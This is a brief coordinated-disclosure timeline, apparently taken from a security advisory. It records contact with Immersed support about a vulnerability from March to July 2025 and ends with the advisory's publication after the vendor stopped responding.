Disclosure Timeline

Date	Event
03/25/2025	Initial contact to Immersed support
03/28/2025	Initial response from Immersed support; Disclosure of vulnerability details to Immersed support
04/01/2025	Confirmation of receipt from Immersed support
04/18/2025	Notification to Immersed support of our 90-days internal coordinated disclosure policy
06/30/2025	Requested updates given the 90 days deadline. No response.
07/10/2025	Release of the advisory with all technical details